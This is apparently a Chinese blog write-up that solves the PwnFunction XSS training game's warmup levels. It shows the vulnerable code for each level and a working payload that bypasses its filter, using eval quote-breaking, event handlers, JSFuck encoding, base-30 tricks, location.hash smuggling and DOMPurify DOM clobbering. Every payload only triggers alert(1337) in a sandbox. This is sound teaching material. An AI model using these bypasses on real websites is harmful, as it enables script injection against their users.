pwnfunction xssgame-easy writeup

原创

susu_xi 于 2020-05-07 19:59:26 发布 106 收藏

分类专栏： 笔记 文章标签： xss 安全

本文链接：https://blog.csdn.net/susu_xi/article/details/105701946

pwnfunction xss练习的解题思路，记录一下

0x02 Jefff

```
<!-- challenge -->
<h2 id="maname"></h2>
<script>
    let jeff = (new URL(location).searchParams.get('jeff') || "JEFFF")
    let ma = ""
    eval(`ma = "Ma name ${jeff}"`)
    setTimeout(_ => {
        maname.innerText = ma
    }, 1000)
</script>
```


js获取到页面的jeff参数，并通过eval赋值给ma，再将ma复制到maname的text

```
br><br>
div class="container">
   <h2 id="maname"></h2>
   <hr>
```

jeff中构造payload，用双引号去闭合ma的赋值，执行构造的alert，再将后面双引号闭合
构造如下语句：


```
eval(`ma = "Ma name"[分隔符]alert(1337)[分隔符]""`)
```

即eval会执行两个语句—— ma = “Ma name” 、alert(1337)
经测试。分隔符可以为+（需要url编码）、-、；等
使用+或-时，ma会出现赋值错误，导致ma=NAN。使用；可以正常赋值
payload


```
https://sandbox.pwnfunction.com/warmups/jefff.html?jeff="-alert(1337)-"
https://sandbox.pwnfunction.com/warmups/jefff.html?jeff="%2balert(1337)%2b"
https://sandbox.pwnfunction.com/warmups/jefff.html?jeff=";balert(1337);"
```

0x03 Ugandan Knuckles

```
<!-- Challenge -->
<div id="uganda"></div>
<script>
    let wey = (new URL(location).searchParams.get('wey') || "do you know da wey?");
    wey = wey.replace(/[<>]/g, '')
    uganda.innerHTML = `<input type="text" placeholder="${wey}" class="form-control">`
</script>
```



题目获取wey参数值作为placeholder的内容。并且过滤了尖括号。不能构建新的标签，而输出内容在标签内，所以可以利用DOM事件进行xss
placeholder如果没有获取到值，就会为空。




所以可以直接通过双引号闭合placeholder的参数，再构造一个DOM事件。
“[DOM事件]=“alert(1337)””

payload

```
https://sandbox.pwnfunction.com/warmups/da-wey.html?wey="onclick="alert(1337)""
https://sandbox.pwnfunction.com/warmups/da-wey.html?wey="onfocus="alert(1337)""
......
```

0x04 Ricardo Milos




```
<hr>
<form id="ricardo" method="GET">
    <input name="milos" type="text" class="form-control" placeholder="True" value="True">
</form>
```

页面包含一个name=milos的输入框，在输入框中输入123，会向ricardo地址发送一个get请求，如下

```
https://sandbox.pwnfunction.com/warmups/ricardo.html?milos=123
```

查看页面代码，会接收url中的ricardo参数

```
<!-- Challenge -->
<form id="ricardo" method="GET">
    <input name="milos" type="text" class="form-control" placeholder="True" value="True">
</form>
<script>
    ricardo.action = (new URL(location).searchParams.get('ricardo') || '#')
    setTimeout(_ => {
        ricardo.submit()
    }, 2000)
</script>
```


new URL(location).searchParams.get() 获取url中的查询参数值
ricardo.action给ricardo标签生成一个action属性
如果构造url如

```
https://sandbox.pwnfunction.com/warmups/ricardo.html?ricardo=123
```


那么会生成

```
<form id="ricardo" action="123" method="GET">
```

action定义了表单提交的地址，所以页面会向如下url发送get请求

```
https://sandbox.pwnfunction.com/warmups/123?milos=True
```

这里action的值可控，所以可以利用acrion执行js代码



payload

```
https://sandbox.pwnfunction.com/warmups/ricardo.html?ricardo=javascript:alert(1337)
```

> html函数触发js函数的3种方法
>
> 1. Dom事件
>   <a href="xxx" onclick="fun()">我是a标签
> 2. 属性
>   <a href="javascript:fun()">我是a标签
> 3. 使用jq的方法通过id获取并设置点击函数
>   <a id='fun' >我是a标签
> $("#fun").click(function(){
>   fun();
>   });

0x05 Ah That's Hawt

```
<!-- Challenge -->
<h2 id="will"></h2>
<script>
    smith = (new URL(location).searchParams.get('markassbrownlee') || "Ah That's Hawt")
    smith = smith.replace(/[\(\`\)\\]/g, '')
    will.innerHTML = smith
</script>
```


这里和04差不多，从url中获取 markassbrownlee 参数值，过滤了( ) `字符，再输出到will中
执行alert(1337)需要绕过过滤，先进行html实体编码，得到payload

```
https://sandbox.pwnfunction.com/warmups/thats-hawt.html?markassbrownlee=<svg onload="&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#51;&#51;&#55;&#41;">
```

但是url中存在&和#，如果没有进行url编码，#会被解析为空格，&会被解析为参数链接符，所以要对payload再次进行url编码得到payload

```
https://sandbox.pwnfunction.com/warmups/thats-hawt.html?markassbrownlee=<svg onload="%26%2397%3b%26%23108%3b%26%23101%3b%26%23114%3b%26%23116%3b%26%2340%3b%26%2349%3b%26%2351%3b%26%2351%3b%26%2355%3b%26%2341%3b">
```


0x06 Ligma

```
/* Challenge */
balls = (new URL(location).searchParams.get('balls') || "Ninja has Ligma")
balls = balls.replace(/[A-Za-z0-9]/g, '')
eval(balls)
```

从源码可以看出，balls参数直接会被eval执行，但是执行前，所有的数字和字母都会被过滤掉。

> /g 表示匹配所有命中的字符串，如果没有/g则只匹配第一个


所以只要输入的命令不带有字母和数字，就能成功执行。思考了一下有哪些编码结果是没有字母和数字的，然后想到这么一个神奇的编码——JSFuck，只使用6个字符(、)、+、[、]、!进行编码
试了一下，jsfuck可以成功解析执行



因此，将alert(1337)生成jsfuck编码字符，再加到balls参数中，payload get

```
https://sandbox.pwnfunction.com/warmups/ligma.html?balls=[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!
+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]
]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(
![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[
+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[
]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!
![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!
+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((![]+[])[+!
+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+
[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[
+[]]]+[+!+[]]+[!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![
]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[
]+[+[]]])()
```

但是payload并没有弹窗，用console.log看一下获取到的balls参数，字符之间都多家了空格，导致解析不成功



于是再对payload进行url编码，成功执行~

```
https://sandbox.pwnfunction.com/warmups/ligma.html?balls=%5b%5d%5b(!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(%5b!%5b%5d%2b%5b%5d%5b%5b%5d%5d)%5b%2b!%2b%5b%5d%2b%5b%2b%5b%5d%5d%5d%2b(!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b!%2b%5b%5d%5d%5d%5b(%5b%5d%5b(!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(%5b!%5b%5d%5d%2b%5b%5d%5d%5b%5b%5d%5d)%5b%2b!%2b%5b%5d%2b%5b%2b%5b%5d%5d%5d%2b(!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d%5b(%5b%5d%5b%5d%5d%2b(%5b!%5b%5d%5d%2b%5b%5d%5d%5b%5b%5d%5d)%5b%2b!%2b%5b%5d%2b%5b%2b%5b%5d%5d%5d%2b(!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b!%2b%5b%5d%5d%5d%2b(%5b%5d%5b%5b%5d%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(%5b%5d%5b(!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(%5b!%5b%5d%5d%2b%5b%5d%5b%5b%5d%5d)%5b%2b!%2b%5b%5d%2b%5b%2b%5b%5d%5d%5d%2b(!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b!%2b%5b%5d%5d%5d%5b(!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(%5b!%5b%5d%5d%2b%5b%5d%5b%5b%5d%5d)%5b%2b!%2b%5b%5d%2b%5b%2b%5b%5d%5d%5d%2b(!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b!%2b%5b%5d%5d%5d%5d%5d((!%5b%5d%2b%5b%5d)%5b%2b!%2b%5b%5d%5d%2b(!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b!%2b%5b%5d%5d%5d%5d%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b%5b%2b%5b%5d%5d%5d%2b%5b%2b!%2b%5b%5d%5d%2b%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(%5b!%5b%5d%5d%2b%5b%5d%5b%5b%5d%5d)%5b%2b!%2b%5b%5d%2b%5b%2b%5b%5d%5d%5d%2b(!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b!%2b%5b%5d%2b!%2b%5b%5d%2b!%2b%5b%5d%5d%2b(!!%5b%5d%2b%5b%5d)%5b%2b!%2b%5b%5d%5d%5d%5d%5d)()
```

0x07 Mafia

```
mafia = (new URL(location).searchParams.get('mafia') || '1+1')
mafia = mafia.slice(0, 50)
mafia = mafia.replace(/[\`\'\"\+\-\!\\\[\]]/gi, '_')
mafia = mafia.replace(/alert/g, '_')
eval(mafia)
```

mafia参数直接会被eval执行，且执行前，参数值会过滤掉alert和 ` ' " + - ! \ [ ] 字符
可以绕过alert过滤的编码有

~~jsfuck~~

。[]!+都被过滤掉了

~~unicode~~

编码后payload `\u0061\u006C\u0065\u0072\u0074(1337)`，\被过滤了

~~String.fromCharCode~~

payload `eval(String.fromCharCode(97,108,101,114,116,40,49,51,51,55,41))`，但是页面限制了不能超过50个字符，如果取消该限制，则该方法可。这里嵌套执行了两次eval函数。

```
mafia = (new URL(location).searchParams.get('mafia') || '1+1')
mafia = mafia.slice(0, 50)
mafia = mafia.replace(/[\`\'\"\+\-\!\\\[\]]/gi, '_')
```

base64编码

将payload进行base64加密后，通过atob()进行解析，故得payload `eval(atob('YWxlcnQoMTMzNyk='))`，但是 ' 被过滤了。

支持atob的浏览器

方法					
atob()	Yes	10.0	1.0	Yes	Yes

parseInt

用parseInt将字符串转换成数字，再用toString()解析。解析基数为2-36，字符中最大的数值为29，所以解析基数需>29。

```
> parseInt("t",30)
< 29
> parseInt("alert",30)
< 8680439
> 8680439..toString(30)
< "alert"
```

因此payload

```
https://sandbox.pwnfunction.com/warmups/mafia.html?mafia=eval(8680439..toString(30))(1337)
```

- 大写绕过检测，toLowerCase()还原

  因为过滤了双引号，所以可以使用正则构造大写的字符对象，再使用toLowerCase()转换成小写，

  即 `/ALERT(1337)/.source.toLowerCase()`。正常来说拼接上原有的eval得到 `eval(/ALERT(1337)/.source.toLowerCase())` 是可以执行弹窗的，但是这里不知道为什么不执行，可能是识别成字符串了。所以payload为

```
?mafia=eval(/ALERT(1337)/.source.toLowerCase())
```

或者如pwnfunction的wp中提到的，使用匿名函数执行payload

```
?mafia=Function(/ALERT(1337)/.source.toLowerCase())()
```

- 通过location获取绕过检测
  searchParams获取参数时，location部分不会被获取到，所以通过location存放弹窗命令`alert(1337)`，再通过location.hash.slice(1)获取命令。

```
> location.hash
"#alert(1337)"
> location.hash.slice(1)
"alert(1337)"
```

  得到payload

```
?mafia=eval(location.hash.slice(1))#alert(1337)
```

0x08 Ok, Boomer

```
<!-- Challenge -->
<h2 id="boomer">Ok, Boomer.</h2>
<script>
    boomer.innerHTML = DOMPurify.sanitize(new URL(location).searchParams.get('boomer') || "Ok, Boomer")
    setTimeout(ok, 2000)
</script>
```

这一关知识点有点多，需要先补一补dom clobbering，一种神奇的绕过姿势~
这里用了DOMPurify对输入的参数进行过滤，绕过相对来说比较难，但是这道题的重点在后面那一句，`setTimeout(ok, 2000)`
setTimeout会调用并执行ok，而ok并没有赋值。于是乎给ok赋上我们想执行的弹窗代码就可以啦。

> Dom元素的id或name元素会被浏览器作为页面的全局变量，如果添加一个Dom元素，并以需要利用/屏蔽的方法/属性作为name，那这个方法/属性就会被Dom元素覆盖

怎么给ok赋值呢，这里用到Dom Clobbering，如果页面中存在一个id=ok的元素，那么这里的ok就会取该元素的值。在console测试一下

```
> ok
▶Uncaught ReferenceError: ok is not defined
    at <anonymous>:1:1
> document.getElementById('boomer').innerHTML = "<a id=ok value=1>";
"<a id=ok value=1>"
> ok
  <a id="ok" value="1"></a>
```

接下来，就可以在boomer参数中构造一个id为ok的标签了

`boomer=<a id=ok href=xxx>`

setTimeout执行ok时发现，ok并不是函数，于是会执行toString()操作。toString操作会获取到元素中href的值，所以我们将弹窗代码放在href里，得到payload

`boomer=<a id=ok href=alert(1337)>`

但是~这里如果直接将alert放入href中，是不行的，浏览器会自动将地址补全，所以需要用协议：地址的格式。

```
> ok
  <a id="ok" href="xxx"></a>
> ok.toString()
"https://sandbox.pwnfunction.com/warmups/xxx"
```

欧，还有个DOMPurify，看看他的协议白名单有哪些

```
// allow specific protocols handlers in URL attributes (default is false)
// by default only http, https, ftp, ftps, tel, mailto, callto, cid and xmpp are allowed.
// Default RegExp: /^(?:(?:(?:f|ht)tps?|mailto|tel|callto|cid|xmpp):|[^a-z]|[a-z+.\-]+(?:[^a-z+.\-:]|$))/i;
var clean = DOMPurify.sanitize(dirty, {ALLOWED_URI_REGEXP: /^(?:(?:(?:f|ht)tps?|mailto|tel|callto|cid|xmpp|xxx):|[^a-z]
```

所以可以构造payload `boomer=<a id=ok href=ftps:alert(1337)>`

ftps可以替换成除了http/https/ftp外的其他协议

最终payload~

```
?boomer=<a id=ok href=ftps:alert(1337)>
```